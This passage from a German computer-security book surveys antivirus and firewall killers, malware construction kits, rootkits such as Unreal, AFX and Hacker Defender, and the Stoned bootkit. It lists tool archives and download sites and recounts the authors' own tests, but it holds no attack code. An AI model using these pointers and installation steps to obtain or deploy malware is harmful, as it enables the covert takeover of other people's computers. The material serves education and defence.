Unter http://sok1n.by.ru/Anti-Virus%20and%20Firewall%20Killers findet man die gängigsten Tools aufgelistet, mit denen Hacker in der Vergangenheit versucht haben, Firewalls von innen, d. h. bei der Installation der Malware auszutricksen. Die Tools sind älteren Datums (2007); es lohnt sich durchaus, einige dieser Tools im Detail zu studieren, um ihre jeweiligen Deaktivierungsstrategien kennenzulernen. Allerdings sind diese Tools ihren Gegnern, sprich den AV-Scannern und Firewalls bekannt. Manche bekommt man also nur testweise zum Laufen, wenn man seine Hintergrundwächter deaktiviert.

Sok1n.By.Ru

Index of /Anti-Virus and Firewall Killers/

Name	Last modified	Size
Parent Directory		-
00000.zip	05-Feb-2007 17:04	8.9K
00001.zip	05-Feb-2007 17:04	9.2K
00002.zip	05-Feb-2007 17:05	17K
00003.zip	05-Feb-2007 17:05	17K
Antivirus and firewall killer (Delphi..>	05-Feb-2007 17:05	3.6K
AntiVirus and Firewall Killer v1 by D..>	05-Feb-2007 17:05	11K
AV-FW Icon Pack.rar	05-Feb-2007 17:05	80K
AV-FW Killer by Flippmode.rar	05-Feb-2007 17:05	9.0K
AV Devil 2.rar	05-Feb-2007 17:05	193K
AVFW Terminator v1[1].0.zip	05-Feb-2007 17:05	4.9K
AVKillah 2 coded by PhrOstic.zip	05-Feb-2007 17:05	2.5K
AVKillah v1[1].0 coded by PhrOstic.zip	05-Feb-2007 17:05	4.2K
BackStealth - Can kill AV and Firewa..>	05-Feb-2007 17:06	61K
DSplit v0[1].2.win32 - Tiny AV Signit..>	05-Feb-2007 17:06	2.6K
E-GEN3.rar	05-Feb-2007 17:07	389K
E-GEN v0[1].1.rar	05-Feb-2007 17:06	218K
Fire Cracker v2[1].0 (Disables AV and..>	05-Feb-2007 17:07	11K
FW KILL (Disables AV and firewalls).ZIP	05-Feb-2007 17:07	51K
IconPack v2[1].0.zip	05-Feb-2007 17:08	189K
Install AV Killah (Disables AV and fi..>	05-Feb-2007 17:08	17K
Kill Anti-Virus v1[1].1 by r-22 (C So..>	05-Feb-2007 17:10	1.3M
Killer F (Disables AV and firewalls).zip	05-Feb-2007 17:10	282K
Mistakiller 550.zip	05-Feb-2007 17:10	8.9K
Multiple Firewall Products Bypass.rar	05-Feb-2007 17:11	11K
OKiller v1[1].0 (Disables AV and fire..>	05-Feb-2007 17:11	19K
Optix Killer RPV (Disables AV and fir..>	05-Feb-2007 17:11	326K
Processes Pro v[1].1.0 (Firewall-Kill..>	05-Feb-2007 17:12	179K
StarKiller v0[1].2.rar	05-Feb-2007 17:12	156K
Tech Killer (AV-FW killing hides fro..>	05-Feb-2007 17:13	482K
Try2Update.rar	05-Feb-2007 17:13	39K
Try2Update v1[1].2.rar	05-Feb-2007 17:13	4.8K
UKSplitter v1[1].1.zip	05-Feb-2007 17:14	416K
UKSplitter v1[1].2.zip	05-Feb-2007 17:15	454K
XP Killer.rar	05-Feb-2007 17:15	145K
ZoneKiller (Can kill AV and Firewall.zip	05-Feb-2007 17:15	121K
F-SERVER (Disables AV and firewalls).RAR	05-Feb-2007 17:07	223K

Bild 17.19: Firewall-Killer

Mitunter sind Firewall-Killer auch integraler Bestandteil von Trojaner- und Wurmbaukästen, von denen es im Netz jede Menge gibt – mit gut gestylter Benutzeroberfläche und sehr einfach in der Bedienung. Betrachten wir dazu ein etwas älteres Beispiel: das Creation Tool Toxic-CV (http://vx.netlux.org/vx.php?id=tt06).




Bild 17.20: Virus Construction Kit mit der Fähigkeit, Firewalls zu killen

Das Construction Kit ist lediglich 28 KB groß und bietet dafür beträchtliche Möglichkeiten, die Opfer zu ärgern; ganz nebenbei werden auch Antivirusprogramme und Firewalls deaktiviert.

Mittlerweile (März 2010) haben allerdings fast alle Hersteller von Sicherheitslösungen entsprechend aufgerüstet. Fast alle der hier vorgestellten AV- und Firewall-Killer funktionieren bei den neuesten Produkten von F-Secure, Sophos, Zonelabs nicht mehr. Der Grund? Einerseits wurden die Erkennungsmöglichkeiten (Heuristiken) verbessert, andererseits sind die Online-/Hintergrundwächter durch Kerneltechnologie besser gegen Fremdterminierung und Manipulation von außen gesichert. Es ist also kaum noch möglich, selbst mit Spezialwerkzeugen wie IceSword eine laufende Firewall oder einen aktuellen Virenwächter zu killen.

Im Übrigen ist es natürlich auch von Eindringlingen nicht sehr geschickt, Sicherheitsprogramme einfach nur schachmatt zu setzen. Selbst das ahnungsloseste Opfer bekommt irgendwann mit, dass mit seinem PC etwas nicht stimmt, wenn z. B. die entsprechenden Icons nicht mehr in der Trayleiste auftauchen oder keine Updates mehr möglich sind. Viel geschickter ist es allemal, das Opfer ahnungslos zu lassen, denn wenn es einen Verdacht hat, wird es früher oder später dem Schädling auf die Spur kommen und zur Not auch seine Platte formatieren, um die Malware zu beseitigen. Dass Firewalls subtiler ausgetrickst werden können, zeigt der Demo-Trojaner *Zapass.exe*, der auf der Website[180] der Entwickler näher vorgestellt wird. An seiner Funktionsweise wird sehr gut deutlich, wie raffiniert sich heute Trojaner und RATs tarnen.

[180] http://www.whirlywiryweb.com/article.asp?id=/trojanimplant




Bild 17.21: Klammheimlich durch die Firewall: Malware-Implantat

Zapass ist grundsätzlich harmlos. Wird er mit einem Doppelklick aktiviert, zeigt ein Fenster die vom System freigegebenen Prozesse. Wir wählen jetzt manuell aus der Liste einen Prozess aus, den wir vorher der Firewall als unbedenklich bekannt gemacht haben – den Internetbrowser Mozilla Firefox. In diesen injizieren wir jetzt die Datei *zapass.dll*. Anschließend überzeugen wir uns, ob das Implantat erfolgreich arbeitet. Im dritten Schritt starten wir einen Download. Normalerweise müsste jetzt die Firewall, die bei allen Prozessen anspricht, die Daten ins Web schicken wollen, Alarm schlagen. Tut sie aber nicht, denn der Trojaner schleust seine Daten über ein anderes, bereits freigegebenes Programm ins Internet bzw. lädt von dort weitere Daten.

Sicherheitstechnisch betrachtet, zeigt diese Demonstration, die wir an einer aktuellen Version von Zonealarm Pro mühelos nachvollziehen konnten, wie trügerisch der Glaube an den unbeschränkten Nutzen von Firewalls ist – nicht mit eingerechnet, dass in vielen Tests der Fachpresse Zonealarm Pro einen absoluten Spitzenplatz behaupten konnte. Beängstigend für Otto Normaluser ist die Tatsache, dass es kein einfaches Mittel gibt, sich vor solchen Bedrohungen angemessen zu schützen. Solange Programme, Prozesse und auch Dienste mit dem Internet kommunizieren müssen, gibt es keinen prinzipiell sicheren Schutz vor Trojanerimplantaten, die sich durch diese Programme vom Anwender unbemerkt durchtunneln. Die Verwandtschaft zu den Rootkits liegt auf der Hand: Den Angreifern geht es nicht mehr einfach darum, vorhandene Schutzwälle aufzubrechen und AV-Scanner abzuschalten. Es geht vielmehr darum, die eigene Anwesenheit auf dem Rechner des Opfers so lang wie möglich zu verschleiern.




Bild 17.22: An der Firewall vorbei in drei Schritten

17.2 Rootkits

Über kaum eine andere Bedrohung der Computersicherheit wurde in diesem Jahr so häufig berichtet wie über Rootkits im Windows-Umfeld. Zur nicht geringen Verunsicherung der PC-User trug auch der Umstand bei, dass manche Audio-CDs (etwa von Sony BMG) und DVDs (z. B. der Spielfilm »Mr. und Mrs. Smith« mit Alpha-DVD-Kopiersperre von Settec Inc.) mit Kopierschutztechniken arbeiteten, deren wesentlicher Bestandteil Rootkit-Technologie war. An sich sind Rootkits ein alter Hut. In der Unix-Welt existieren diese seit Beginn der 90er Jahre und wurden von Hackern als eine Art Hintertürprogramm eingesetzt, um nicht nur den Hack zu tarnen, sondern um sich auch in Zukunft auf dem gekaperten System mit administrativen Rechten unbemerkt bewegen zu können.

Mit einfachen Worten: Ein »Wurzelbaukasten« (so die wörtliche Übersetzung des Begriffs Rootkit) ist eine raffinierte Tarntechnik, mit der ein Angreifer einen fremden

PC übernehmen und steuern kann, ohne dass diese Aktivitäten vom User bemerkt würden. Diese Tarntechnik eignet sich besonders gut in Kombination mit RATs (Remote Access Tools = Fernsteuerungstools) und Keyloggern, weswegen eine Grenzziehung zwischen Rootkits und Trojanern in der Praxis nicht immer möglich ist. Nebenbei bemerkt lassen sich mit Rootkits natürlich auch andere Schädlinge wie z. B. Browserhijacker oder Adware tarnen. Typologisch lassen sich diese anhand ihrer Angriffspunkte grob in zwei Gruppen unterteilen:

- Userland Rootkits
- Kernel Rootkits

Die Zugriffssteuerung von Betriebssystemen, die auf der Intel-x86-Familie beruhen (Windows und Linux), setzen zur Zugriffssteuerung auf das Prinzip der Ringe, wobei in Ring 0 der gesamte Kernelcode von Windows residiert und Ring 3 (Ring 1 und 2 werden nicht benutzt) reserviert ist für Anwenderprogramme (z. B. Word, Excel, Internet Explorer). Programmcode, der im Ring 0 oder der Kernelebene ausgeführt wird, verfügt über höhere Privilegien als Code, der im Userland (Ring 3) operiert. Zwischen Ring 0 und Ring 3 existieren Schnittstellen, die von der WinAPI realisiert werden und aus den Bibliotheken *Advapi.dll*, *Gui32.dll*, *Kernel32.dll* und *Win32.dll* bestehen.

Da kein Userland-Programm direkt mit dem Kernel kommunizieren kann, werden alle Kernelaufrufe über die WinAPI abgewickelt. Und genau hier liegt der Angriffspunkt der Userland-Rootkits. Stark vereinfacht machen diese nichts anderes, als ihren Programmcode in andere Anwenderprogramme zu injizieren, wo sie dann z. B. über die Datei *User.dll* in den Kernel geladen werden. In der Folge kontrollieren diese Rootkits dann die Kommunikation zwischen Kernel und Userland. Jeder Aufruf des Taskmanagers, des Dateiexplorers oder anderer Programme wird entsprechend gefiltert. Prozesse werden dadurch unsichtbar gemacht, Trojanerports freigegeben oder die Anwesenheit weiterer Malware auf dem Rechner verschleiert. Eines der ersten so funktionierenden Tools ist NTIllusion, das im Phrack Magazine[181] Nr. 62 vorgestellt wurde.

Nachteil der Userland-Rootkits: Sie sind durch Erkennungsprogramme, die auf Kernelebene mit höherem Priviliegenstatus arbeiten, leicht zu erkennen und zu blockieren. Deswegen gehen Rootkitdesigner häufig einen anderen, effektiveren Weg, indem sie Rootkits direkt auf der Kernelebene implementieren.

Der Windows-Kernel verfügt über vier Funktionskomplexe: Prozessverwaltung, Dateizugriffssteuerung, Sicherheit und Speicherverwaltung. Gelingt es dem Rootkit, sich direkt, z. B. getarnt als Gerätetreiber im Kernel zu verankern oder zu verhaken (man spricht hier auch von Hooking = Verhaken), kontrolliert er Dateizugriff und Prozessverwaltung und genießt dadurch absolute Immunität bei der Verfolgung durch Malware-Scanner aus dem Userland. Mitunter werden beide Konstruktionsprinzipien auch miteinander kombiniert.

[181] http://www.phrack.com/issues.html?issue=62&id=12#article




Bild 17.23: Unterschiedliche Typen von Rootkits

Ein herausragender Vertreter seiner Art ist das Hacker Defender Rootkit, das sich durch Manipulation von Gerätetabellen verbirgt, aber für bestimmte Zusatzfunktionen auch einen Gerätetreiber im Kernel verankert; ganz nebenbei sind auch noch Keylogger und Backdoor integriert.

17.2.1 Test-Rootkit Unreal

Die neueste Generation von Rootkits wie das FU Rootkit (Nachfolger: FUTo) bringt zusätzlich eine neue Technik ins Spiel: die Direct Kernel Object Manipulation (DKOM), womit man Prozesse und Treiber noch besser als durch Hooks oder Implants (Stichwort: DLL-Injection) tarnen kann. Einen ähnlich interessanten Ansatz verfolgt das russische Test-Rootkit Unreal, der Nachfolger des RK-Demo-Rootkits, das auf *http://f13-labs.net/virus.htm* heruntergeladen werden kann. Beschreibung der Autoren:

> Unreal.B will include
>
> 1. effective antidetection part for some lamerz antirootkits
>
> 2. new method of file hidding, pjf creature will be fucked completely and conceptually.
>
> 3. surprise for these guys who loves xor-xor-xor (not malicious!)
>
> 4. compatibility with Windows 2000

Unreal arbeitet ebenso wie sein Vorgänger zweistufig: Im ersten Schritt startet ein Userland-Prozess, dessen einzige Aufgabe es ist, einen bestimmten Kerneltreiber zu laden. Nach dieser Aufgabe verabschiedet sich dieser Prozess aus dem System und verwischt damit die einzige Spur, die das russische Demo-Rootkit überhaupt hinterlässt. Danach ist es quasi unreal – nicht mehr vorhanden. Wir haben es getestet.




Bild 17.24: Innovativstes Rootkit aus Russland

Da kein Antirootkit-Detektor das Tool nach dem heutigen Stand der Technik zuverlässig erkennt, empfehlen die Autoren, dass man sich mit dem Debugviewer[182] von Sysinternals den Kernel-Output ansieht. Tatsächlich: Unreal ist präsent.




Bild 17.25: Rootkitaktivitäten mit DebugView überwachen

Richtig beängstigend war aber die Tatsache, dass Zonealarm Pro zwar meldete, dass der Prozess *unreal.exe* einen neuen Treiber installieren wollte und entsprechend um Einverständnis ersuchte, dass aber – unabhängig von der Bewilligung – der Treiber des Rootkits sich dennoch im System verewigte. Da ist es nur ein geringer Trost, dass es sich nur

[182] http://technet.microsoft.com/en-us/sysinternals/bb896647.aspx

um eine Demo handelte, der, bislang wenigstens, jegliche Schadensroutinen (Keylogger, Backdoor) fehlten.

Etwas mehr Schaden bzw. praktischen Nutzen bieten andere Rootkits. Einen guten Überblick über die Schädlinge hat man auf den Seiten von *www.rootkit.com*, wo sich die klassischen Rootkits wie FU Rootkit, Vanquish, AFX, Hacker Defender, HE4Hook oder das NT Rootkit herunterladen lassen. Mehr Rootkits, auch weniger bekannte wie das französische Agony oder Oddysee gibt es bei JHDSCRIPT[183]. Die meisten der dort angebotenen Rootkits lassen sich für eigene Versuche verwenden, da sie meist nach dem gleichen Schema arbeiten:

- Bereitstellen des (zusätzlichen) Payloads (Keylogger, RATs)
- Modifizieren der Dateinamen, damit sie unter dem Schild des Rootkits getarnt sind (z. B. reicht es bei dem Oddysee-Rootkit, den zusätzlichen Dateien einen doppelten Unterstrich voranzustellen, damit sie verborgen sind)
- Kombinieren mit dem Rootkit über einen meist mitgelieferten Binder

17.2.2 AFX-Rootkit

Unser zweites Testexemplar ist das AFX-Rootkit, sozusagen der Routinier in der Szene. Das Kit kommt mit einer guten Betriebsanleitung, in der Funktionsweise, Installation und Deinstallation kurz und knapp beschrieben sind.




Bild 17.26: AFX-Rootkit mit viel Bedienungskomfort

[183] http://www.jhdscript.com/downloadlist.php?cat=3&PHPSESSID=cdffe5b10e4f20afcc2cd8d823763d23

Nach der Installation ist das Rootkit, das wir mit einer anderen Datei zusammen im Verzeichnis *C:\rootkit* gespeichert haben, aus der Verzeichnisstruktur verschwunden. Weder im Taskmanager noch in der Registry noch in der Systemkonfiguration (*msconfig.exe*) finden sich Spuren von AFX. Auch mit dem viel gerühmten externen Process Explorer von Sysinternals[184] lässt sich das installierte Rootkit nicht entdecken.

Im Detail: Wird AFX mit *root /i* initialisiert, greift der Prozess *root.exe* auf das Client/Server Runtime Subsystem (*csrss.exe*) zu, das u. a. die Bibliothek *Winsrv.dll.* einbindet, worüber sich das Rootkit dann dauerhaft über seinen Systemtreiber *Hook.dll* im Kernel verankert. Anschließend verbirgt es seine Anwesenheit und die Aktivitäten eventuell mitgereister Schädlinge wie Keylogger.

Da Rootkits sehr systemnah programmiert sind, laufen sie auch nur unter bestimmten Betriebssystemvarianten. Fast alle Rootkits zielen auf Rechner ab, auf denen Windows 2000, XP oder NT läuft. Windows 98 und ME sind sozusagen auf der sicheren Seite, was den Angriff durch Rootkits betrifft. Das trifft auch auf Windows Vista zu, wenn dort die User Account Control aktiviert ist. Manche Rootkits sind noch wählerischer und verlangen einen bestimmten Service-Level (bei Win XP meist das Service Pack 2), um korrekt funktionieren zu können. Nichtsdestotrotz ist es beängstigend, mit welcher Stringenz und welchem Know-how Hacker und Malware-Coder daran arbeiten, PCs zu unterwandern. Auch die Sicherheitsdienste der Bundesrepublik mischen hier munter mit. Zur Terrorismusabwehr soll der Bundesbürger mit dem Bundestrojaner »beglückt« werden. Wir zitieren aus einer erfrischend frechen und satirischen Webseite gleichen Namens (*http://bundestrojaner.zenzizenzizenzic.de/*):

> Der von der Bundesregierung im Zusammenhang mit dem bekannten Softwarehersteller Dodo entwickelte Bundestrojaner bedeutet vor allem für Sie einen nicht zu unterschätzenden Gewinn an Sicherheit. Denn der Bundestrojaner überwacht Ihren Computer rund um die Uhr und meldet verdächtige Dateien sofort an bis zu 37 Sicherheitsbehörden weiter, darunter das Gemeinsame Terrorismusabwehrzentrum (GTAZ) des Bundesinnenministeriums.
> Der Vorteil für Sie als Computernutzer ist, dass Sie sich dank des Bundestrojaners keine Sorgen mehr um die Sicherheit Ihres Computers oder Ihrer Daten machen müssen. Das erledigen nach Download und Installation des Bundestrojaners die deutschen Sicherheitsbehörden für Sie. Sollten alle Stricke reißen, dann haben die Sicherheitsbehörden auch ein Back-Up Ihrer Datensätze für Sie parat. Sie sehen also, der Bundestrojaner bringt Ihnen nur Vorteile. Zögern Sie deshalb nicht, laden Sie noch heute den Bundestrojaner herunter und installieren Sie ihn auf Ihren Festplatten.

Ohne Satire konnte man das im Newsticker von Heise[185] nachlesen: »Als Bundestrojaner wird inoffiziell der Teil eines Programms bezeichnet, der Spyware-Code auf einen PC einschleust, damit eine Onlinedurchsuchung durch die Strafverfolgungsbehörden oder Geheimdienste möglich ist. Mit anderen Worten: Sowohl von den bösen als auch von

---

[184] Von Firma Microsoft übernommen, alle Tools können von dort: http://technet.microsoft.com/de-de/sysinternals/default.aspx heruntergeladen werden

[185] http://www.heise.de/newsticker/meldung/83538

den braven Buben droht dem User Ungemach. Profitieren werden davon wieder die Anbieter einschlägiger Sicherheitsprodukte sowie dubiose Kreise, die den Bundestrojaner für ihre Zwecke instrumentalisieren werden. Eine diesbezügliche Steilvorlage für Malware-Coder hat Sony mit seinem Rootkit bereits geliefert.

Abschließend noch ein Hinweis auf eine andere Art von Trojanern, mit denen Mail-Attachements häufig verseucht sind: den Trojan Droppern oder Trojan Downloadern. Es handelt sich dabei um ein eigenständiges Programm (vgl. unsere Tools-Sektion), das genau eine Aufgabe wahrnimmt: neue Malware nachzuladen und zu installieren. Vorteil aus Sicht des Angreifers: Trojan Dropper sind oft nur wenige Kilobyte groß, lassen sich gut verstecken und durch die Maschen von AV-Scannern schleusen. Insbesondere aber können die neuesten und funktionstüchtigsten Schädlinge nachgeladen werden. Ein gutes Beispiel dafür ist das Bootkit *Stoned*, das in der Lage ist, auch via Truecrypt vollverschlüsselte Festplatten anzugreifen (vgl. *www.heise.de/newsticker/meldung/Bootkit-hebelt-Festplattenverschluesselung-aus-748859.html*). Am elegantesten funktioniert das mit einem PDF-Infector (genaues, zum Nachmachen bestimmtes Procedere unter: *www.stoned-vienna.com.* Als Infektor dient ein Trojaner-Downloader, der in einer PDF-Datei integriert ist. Wird die PDF-Datei geöffnet, lädt der Infektor das Stoned-Bootkit – eventuell noch in Kombination mit beliebigem anderen Payload). Dieses verankert sich im Master Boot Record und wird bei jedem Start als Kerneltreiber automatisch im Hintergrund mitgeladen. Dem Spuk kann allerdings mit dem Befehl *fixmbr* (Windows Reparatur Konsole) ein rasches Ende gesetzt werden. Das Rootkit kann unter *www.darknet.org.uk/2009/08/stoned-bootkit-windows-xp-2003-vista-7-mbr-rootkit/* heruntergeladen werden (Framework + *Infector.exe*).

17.3 Die Infektion

Die folgenden Experimente sind nur bedingt zur Nachahmung empfohlen. Der Grund? Sie können damit Ihr System ziemlich effektiv ruinieren, da Sie mit unbekannten Schädlingen experimentieren, von denen Sie nicht genau wissen, was sie alles manipulieren. Am Ende hilft dann nur noch das Formatieren, wobei Sie hoffentlich vorher eine komplette Datensicherung erstellt haben. Wir empfehlen, solche Versuche entweder auf einer virtuellen Maschine ablaufen zu lassen oder auf einem separaten Test-PC zu starten. Andere Maßnamen entnehmen Sie bitte dem Unterkapitel »Schutz vor (un)bekannten Schädlingen aus dem Netz«.

Sollten wir Sie trotzdem nicht vom Experimentieren abhalten können, haben wir noch drei spezielle Softwaretipps:

1. ERUNT – Backup der Registry
   Die Freeware ERUNT[186], mit der man einmalig oder regelmäßig Sicherungen aller Registry-Dateien von Win NT, XP und Vista anlegen kann. Da abgesehen von den Bootviren so gut wie jeder Schädling einen Autostarteintrag in der Registry vornehmen muss, um den nächsten Bootvorgang zu überleben, kann man Malware relativ einfach außer Gefecht setzen, wenn man die letzte malwarefreie Registry zurücksi-

[186] http://www.larshederer.homepage.t-online.de/erunt

chert. Die Schädlinge sind zwar nach wie vor auf der Platte vorhanden, aber deaktiviert.

2. Drive Snapshot
   Ein kleines, effizientes und schnelles Image-Backupprogramm wie Drive Snapshot[187] (39 €), mit dem man unkompliziert infizierte Partitionen zurücksetzen kann. Großer Vorteil des nur 3 MB umfassenden Drive Snapshot: Es startet ohne vorherige Installationsroutine und sichert Partitionen im laufenden Betrieb.

3. WINcon 6.0[188]
   Ein kostenloses Überwachungstool, mit dem man allen Systemveränderungen auf die Spur kommen kann, die durch eine Malware-Attacke verursacht wurden.

17.3.1 Experiment 1: *Rechnung.pdf.exe*

Im ersten Experiment starteten wir die Datei *rechnung.pdf.exe*, die angeblich eine Telekomrechnung enthält. Um die Systemveränderungen zu dokumentieren, erstellten wir zuvor mit WINcon einen Schnappschuss unseres sauberen Systems. Danach klickten wir auf die ominöse Exe-Datei.

Bild 17.27: Start der *rechnung.pdf.exe*

